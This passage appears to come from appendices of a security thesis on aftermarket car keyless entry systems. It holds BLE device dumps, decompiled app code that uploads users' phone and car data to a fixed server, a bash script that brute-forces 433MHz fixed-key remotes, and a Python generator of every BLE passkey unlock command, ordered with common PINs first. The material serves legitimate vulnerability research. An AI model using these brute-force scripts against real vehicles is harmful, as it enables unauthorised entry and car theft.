attr handle: 0x0019, end grp handle: 0x001e uuid: 0000ffe0-0000-1000-8000-00805f9b34fb
attr handle: 0x001f, end grp handle: 0x0021 uuid: 0000f200-0000-1000-8000-00805f9b34fb

Characteristics

[78:91:66:46:38:4E][LE]> characteristics

handle: 0x0002, char properties: 0x02, char value handle: 0x0003, uuid: 00002a00-0000-1000-8000-00805f9b34fb
handle: 0x0004, char properties: 0x02, char value handle: 0x0005, uuid: 00002a04-0000-1000-8000-00805f9b34fb
handle: 0x0007, char properties: 0x02, char value handle: 0x0008, uuid: 00002a29-0000-1000-8000-00805f9b34fb
handle: 0x0009, char properties: 0x02, char value handle: 0x000a, uuid: 00002a24-0000-1000-8000-00805f9b34fb
handle: 0x000b, char properties: 0x02, char value handle: 0x000c, uuid: 00002a25-0000-1000-8000-00805f9b34fb
handle: 0x000d, char properties: 0x02, char value handle: 0x000e, uuid: 00002a27-0000-1000-8000-00805f9b34fb
handle: 0x000f, char properties: 0x02, char value handle: 0x0010, uuid: 00002a26-0000-1000-8000-00805f9b34fb
handle: 0x0011, char properties: 0x02, char value handle: 0x0012, uuid: 00002a28-0000-1000-

8000-00805f9b34fb
handle: 0x0013, char properties: 0x02, char value handle: 0x0014, uuid: 00002a23-0000-1000-8000-00805f9b34fb
handle: 0x0015, char properties: 0x02, char value handle: 0x0016, uuid: 00002a2a-0000-1000-8000-00805f9b34fb
handle: 0x0017, char properties: 0x02, char value handle: 0x0018, uuid: 00002a50-0000-1000-8000-00805f9b34fb
handle: 0x001a, char properties: 0x16, char value handle: 0x001b, uuid: 0000ffe9-0000-1000-8000-00805f9b34fb
handle: 0x001d, char properties: 0x06, char value handle: 0x001e, uuid: 0000ffe4-0000-1000-8000-00805f9b34fb
handle: 0x0020, char properties: 0x0e, char value handle: 0x0021, uuid: 0000f202-0000-1000-8000-00805f9b34fb

Char-desc

[78:91:66:46:38:4E][LE]> char-desc

handle: 0x0001, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x0002, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0003, uuid: 00002a00-0000-1000-8000-00805f9b34fb
handle: 0x0004, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0005, uuid: 00002a04-0000-1000-8000-00805f9b34fb
handle: 0x0006, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x0007, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0008, uuid: 00002a29-0000-1000-8000-00805f9b34fb
handle: 0x0009, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x000a, uuid: 00002a24-0000-1000-8000-00805f9b34fb
handle: 0x000b, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x000c, uuid: 00002a25-0000-1000-8000-00805f9b34fb
handle: 0x000d, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x000e, uuid: 00002a27-0000-1000-8000-00805f9b34fb
handle: 0x000f, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0010, uuid: 00002a26-0000-1000-8000-00805f9b34fb
handle: 0x0011, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0012, uuid: 00002a28-0000-1000-8000-00805f9b34fb
handle: 0x0013, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0014, uuid: 00002a23-0000-1000-8000-00805f9b34fb
handle: 0x0015, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0016, uuid: 00002a2a-0000-1000-8000-00805f9b34fb
handle: 0x0017, uuid: 00002803-0000-1000-8000-00805f9b34fb

handle: 0x0018, uuid: 00002a50-0000-1000-8000-00805f9b34fb
handle: 0x0019, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x001a, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x001b, uuid: 0000ffe9-0000-1000-8000-00805f9b34fb
handle: 0x001c, uuid: 00002902-0000-1000-8000-00805f9b34fb
handle: 0x001d, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x001e, uuid: 0000ffe4-0000-1000-8000-00805f9b34fb
handle: 0x001f, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x0020, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0021, uuid: 0000f202-0000-1000-8000-00805f9b34fb

Values

[78:91:66:46:38:4E][LE]> char-read-hnd 0x0001 Characteristic value/descriptor: 00 18
[78:91:66:46:38:4E][LE]> char-read-hnd 0x0002 Characteristic value/descriptor: 02 03 00 00 2a
[78:91:66:46:38:4E][LE]> char-read-hnd 0x0003 Characteristic value/descriptor: 4d 50 39 31 33 69
[78:91:66:46:38:4E][LE]> char-read-hnd 0x0004 Characteristic value/descriptor: 02 05 00 04 2a
[78:91:66:46:38:4E][LE]> char-read-hnd 0x0005 Characteristic value/descriptor: 08 00 10 00 00 00 c8 00
[78:91:66:46:38:4E][LE]> char-read-hnd 0x0006 Characteristic value/descriptor: 0a 18
[78:91:66:46:38:4E][LE]> char-read-hnd 0x0007 Characteristic value/descriptor: 02 08 00 29 2a
[78:91:66:46:38:4E][LE]> char-read-hnd 0x0008 Characteristic value/descriptor: 53 69 6e 6f 57 65 61 6c 74 68 20 4c 74 64 2e
[78:91:66:46:38:4E][LE]> char-read-hnd 0x0009
[78:91:66:46:38:4E][LE]> char-read-hnd 0x000a Characteristic value/descriptor: 31 2e 30 2e 30
[78:91:66:46:38:4E][LE]> char-read-hnd 0x000b Characteristic value/descriptor: 02 0c 00 25 2a
[78:91:66:46:38:4E][LE]> char-read-hnd 0x000c Characteristic value/descriptor: 31 2e 30 2e 30
[78:91:66:46:38:4E][LE]> char-read-hnd 0x000d Characteristic value/descriptor: 02 0e 00 27 2a
[78:91:66:46:38:4E][LE]> char-read-hnd 0x000e Characteristic value/descriptor: 31 2e 30 2e 30
[78:91:66:46:38:4E][LE]> char-read-hnd 0x000f Characteristic value/descriptor: 02 10 00 26 2a
[78:91:66:46:38:4E][LE]> char-read-hnd 0x0010 Characteristic value/descriptor: 30 2e 31 2e 33

```
[78:91:66:46:38:4E][LE]> char-read-hnd 0x0011 Characteristic value/descriptor: 02 12 00 28
2a
[78:91:66:46:38:4E][LE]> char-read-hnd 0x0011 Characteristic value/descriptor: 02 12 00 28
2a
[78:91:66:46:38:4E][LE]> char-read-hnd 0x0012 Characteristic value/descriptor: 33 2e 39 2e
34
[78:91:66:46:38:4E][LE]> char-read-hnd 0x0013 Characteristic value/descriptor: 02 14 00 23
2a
[78:91:66:46:38:4E][LE]> char-read-hnd 0x0014 Characteristic value/descriptor: 41 41 42 00
00 43 44 44
[78:91:66:46:38:4E][LE]> char-read-hnd 0x0015 Characteristic value/descriptor: 02 16 00 2a
2a
[78:91:66:46:38:4E][LE]> char-read-hnd 0x0016 Characteristic value/descriptor: 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[78:91:66:46:38:4E][LE]> char-read-hnd 0x0017 Characteristic value/descriptor: 02 18 00 50
2a
[78:91:66:46:38:4E][LE]> char-read-hnd 0x0018 Characteristic value/descriptor: 01 21 01 06
00 01 00
[78:91:66:46:38:4E][LE]> char-read-hnd 0x0018 Characteristic value/descriptor: 01 21 01 06
00 01 00
[78:91:66:46:38:4E][LE]> char-read-hnd 0x0019 Characteristic value/descriptor: e0 ff
[78:91:66:46:38:4E][LE]> char-read-hnd 0x001a Characteristic value/descriptor: 16 1b 00 e9 ff
[78:91:66:46:38:4E][LE]> char-read-hnd 0x001b Characteristic value/descriptor:
[78:91:66:46:38:4E][LE]> char-read-hnd 0x001c Characteristic value/descriptor: 00 00
[78:91:66:46:38:4E][LE]> char-read-hnd 0x001d Characteristic value/descriptor: 06 1e 00 e4 ff
[78:91:66:46:38:4E][LE]> char-read-hnd 0x001e Characteristic value/descriptor: cd 0a 00 31
31 31 31 31 31 fd
[78:91:66:46:38:4E][LE]> char-read-hnd 0x001f Characteristic value/descriptor: 00 f2
[78:91:66:46:38:4E][LE]> char-read-hnd 0x0020 Characteristic value/descriptor: 0e 21 00 02 f2
[78:91:66:46:38:4E][LE]> char-read-hnd 0x0021 Characteristic value/descriptor: 00 00 00 00
00 00 00 00 00
```

AES

FernFlower Decompiler - Editable: false

```
22      }
23
24      public static String decrypt(String var0, String var1) {
25         try {
26            byte[] var3 = decrypt(toByte(var1), var0);
27            var0 = new String(var3, "UTF-8");
28         } catch (Exception var2) {
29            var2.printStackTrace();
30            var0 = "";
31         }
32
33         return var0;
34      }
35
36      public static byte[] decrypt(byte[] var0, String var1) throws Exception {
37         Cipher var2 = Cipher.getInstance("AES/CFB/NoPadding");
38         var2.init(2, new SecretKeySpec(getRawKey(var1.getBytes("UTF-8")), "AES"), new IvParameterSpec(new by
39         return var2.doFinal(var0);
40      }
41
42      public static boolean decryptFile(File var0, File var1, String var2) {
43         return AESCipher(2, var0, var1, var2);
44      }
45
46      public static String encrypt(String var0, String var1) {
47         Object var2 = null;
48
49         byte[] var4;
50         try {
51            var4 = encrypt(var1.getBytes("UTF-8"), var0);
52         } catch (Exception var3) {
53            var3.printStackTrace();
54            var4 = (byte[])var2;
55         }
56
57         return toHex(var4);
58      }
59
60      public static byte[] encrypt(byte[] var0, String var1) throws Exception {
61         Cipher var2 = Cipher.getInstance("AES/CFB/NoPadding");
62         var2.init(1, new SecretKeySpec(getRawKey(var1.getBytes("UTF-8")), "AES"), new IvParameterSpec(new by
63         return var2.doFinal(var0);
64      }
65
```

Figure 39 BLE Decompiled code AES

User Upload

FernFlower Decompiler - Editable: false

```
16      private User user;
17
18      public UploadUserInfoTask(Context var1, User var2) {
19         this.context = var1;
20         this.user = var2;
21      }
22
23      public static boolean uploadUserSync(User var0) {
24         boolean var1 = false;
25         boolean var2 = var1;
26         if (var0 != null) {
27            HashMap var3 = new HashMap();
28            var3.put("action", "addUser");
29            var3.put("username", var0.getUserName());
30            var3.put("phone", var0.getPhoneNum());
31            var3.put("city", var0.getCity());
32            var3.put("carnum", var0.getCarNum());
33            var3.put("imei", var0.getPhoneImei());
34            var3.put("brand", var0.getPhoneBrand());
35            var3.put("model", var0.getPhoneModel());
36            var3.put("version", var0.getPhoneSysVer());
37            String var4 = NetUtils.doPost("http://47.106.92.8/zuoduncar/user", var3);
38            LogUtil.log(TAG + " upload res:" + var4);
39            var2 = var1;
40            if (!TextUtils.isEmpty(var4)) {
41               var2 = var1;
42               if (((RequestResult)(new Gson()).fromJson(var4, (new 1()).getType())).isSuccess()) {
43                  var2 = true;
44               }
45            }
46         }
47
48         return var2;
49      }
50
51      protected Boolean doInBackground(Void... var1) {
52         return uploadUserSync(this.user);
53      }
54
55      protected void onPostExecute(Boolean var1) {
56         super.onPostExecute(var1);
57         if (var1) {
58            PreferenceManager.getDefaultSharedPreferences(this.context).edit().putBoolean("key_regist", true).
59         }
60
61      }
```

Figure 40 BLE Decompiled code user upload

II. GPIO state logger

Below is the Python code used to log changes on the GPIO ports of the Raspberry Pi. The code makes use of the gpiozero library which is able to monitor and control the GPIO ports. The physical connections on the Raspberry Pi were connected to pin 38 (BCM 20), 40 (BCM21) and 39 (ground). If an 'open' state is detected the code will log the current time and the pin with the open state.

The logger was used in the test setup of Remote Keyless Entry System #1 where the wires were connected to the NO and COM of its relays. When the relay would change state, a connection between the NO and COM would be made, and the logger would register this.

```
from gpiozero import Button
import time
from signal import pause

button20 = Button(20)
button21 = Button(21)

def  state_change(button_number):
            if button_number == 20:
                  return lambda: print("close",time.asctime (time.localtime(time.time()) ))
            if button_number == 21:
                  return lambda: print("open",time.asctime (time.localtime(time.time()) ))

button20.when_pressed = state_change(20)
button21.when_pressed = state_change(21)

pause()
```

Table 8 GPIO state logger

III. Fixed key brute code

Below is the bash code that was used to determine the time needed to brute force the 'learning key' devices. The code makes use of the 433utils library where the 'codesend' command is used to transmit. The transmissions are done using a Raspberry Pi with a 433MHz TX module connected to one of the GPIO ports. Because the last four bits are the command, the counter hops in increments of 16, to only increase the key and always transmit the same command. This code was used in chapter 4.2.1 and both Remote Keyless Entry System #1 and Remote Keyless Entry System #2 were vulnerable for this code.

```
#!/bin/bash
# Run all possible commands successively
# For action set counter to:  Close 1, Open 2, Trunk 4
# increments of 16
counter=1
possibilities=16777216 # equals 16*(2^20)
echo Counter = $counter
echo Possibilities = $possibilities
echo Start "`date "+%Y-%m-%d %H:%M:%S"`"
while [ $counter -le $possibilities ]
do
./433Utils/RPi_utils/codesend $counter 1 325
echo "`date "+%H:%M:%S"`"
((counter=counter+16))
done
echo All done
echo End "`date "+%Y-%m-%d %H:%M:%S"`"
```

Table 9 Fixed key brute code

In the analysis phase, options to optimize the transmission rate were evaluated. Below is the alteration to the library that was done to test whether the preamble could be left out or altered.

In RCSwitch.cpp another protocol was added (protocol 6) which is like protocol 1 but without the preamble; doesn't work, also variations like a preamble of 1,3 1,7 and 1,15 didn't work.

```
static const RCSwitch::Protocol PROGMEM proto[] = {
 { 350, {  1, 31 }, {  1,  3 }, {  3,  1 } },    // protocol 1
    { 650, {  1, 10 }, {  1,  2 }, {  2,  1 } },    // protocol 2
    { 100, { 30, 71 }, {  4, 11 }, {  9,  6 } },    // protocol 3
    { 380, {  1,  6 }, {  1,  3 }, {  3,  1 } },    // protocol 4
    { 500, {  6, 14 }, {  1,  2 }, {  2,  1 } },    // protocol 5
    { 325, {  0,  0 }, {  1,  3 }, {  3,  1 } },    // protocol 6
};

```

Figure 41 RCSwitch protocols

Shortening the preamble to 1,27 did work as did 1,23 and 1,19 1,18(not logical) 1,17(not logical)

To keep the bit values in sets of 4, it is chosen to set protocol 6 to:

```
   { 325, {  1,  19 }, {  1,  3 }, {  3,  1 } },    // protocol 6
```

Figure 42 RCSwitch protocol 6

This however only worked if the repeats were set higher than the already lowered value of 3, which resulted in a higher net time needed for the transmissions with an altered preamble. Because of this, the original protocol, protocol 1 remained in use.

IV. BLE brute code

This appendix contains the Python code to create all possible commands for authentication of the Bluetooth LE Remote Keyless Entry device. The code was used in chapter 4.2.2 for pre-calculating the matching codes for all the 1000000 possibilities.

```
import subprocess
import itertools
key = 0

def digits(n):
    return list(itertools.chain(map(int, itertools.takewhile(lambda d: d != ".", str(n))), ["."] if
("." in str(n)) else [], map(int, filter(lambda d: d != ".", itertools.dropwhile(lambda d: d !=
".", str(n))))))

def chksum(n): # prints checksum for passkey
        sum=247+n
        hexsum=hex(sum)[2:]
        return hexsum[-2:]

while key < 10: # commands for pass 000000 - 000009
        print('char-write-cmd 0x001e cd0a00','30303030303',digits(key)[0], chksum(key), sep='')
        key += 1
while key < 100: # 10-99
        print('char-write-cmd 0x001e cd0a00','303030303',digits(key)[0],'3',digits(key)
[1],chksum(key),sep='')
        key += 1
while key < 1000: # 100-999
        print('char-write-cmd 0x001e cd0a00','3030303',digits(key)[0],'3',digits(key)
[1],'3',digits(key)[2],chksum(key),sep='')
        key += 1
while key < 10000: # 1000-9999
        print('char-write-cmd 0x001e cd0a00','30303',digits(key)[0],'3',digits(key)
[1],'3',digits(key)[2],'3',digits(key)[3],chksum(key),sep='')
        key += 1
while key < 100000: # 10000-99999
        print('char-write-cmd 0x001e cd0a00','303',digits(key)[0],'3',digits(key)
[1],'3',digits(key)[2],'3',digits(key)[3],'3',digits(key)[4],chksum(key),sep='')
        key += 1
while key < 1000000: # 100000-999999
        print('char-write-cmd 0x001e cd0a00','3',digits(key)[0],'3',digits(key)[1],'3',digits(key)
[2],'3',digits(key)[3],'3',digits(key)[4],'3',digits(key)[5],chksum(key),sep='')
        key += 1
```

Figure 43 Authcode Creation Code

Because the passkey has to be set by a user, chances are higher for a commonly used code to be used. Below are some examples that can first be tried to significantly lower the brute time.

123456	888888	159753
111111	987654	292521
123123	420420	131313
123321	000000	123654
654321	654321	222222
666666	696969	789456
121212	555555	999999
222222	112233	101010
333333	147258	852741
444444	258369	147852
555555	963852	777777
007007	963258	

Table 10 Common 6-digit pincodes (Datagenetics, 2012; Greig, 2018)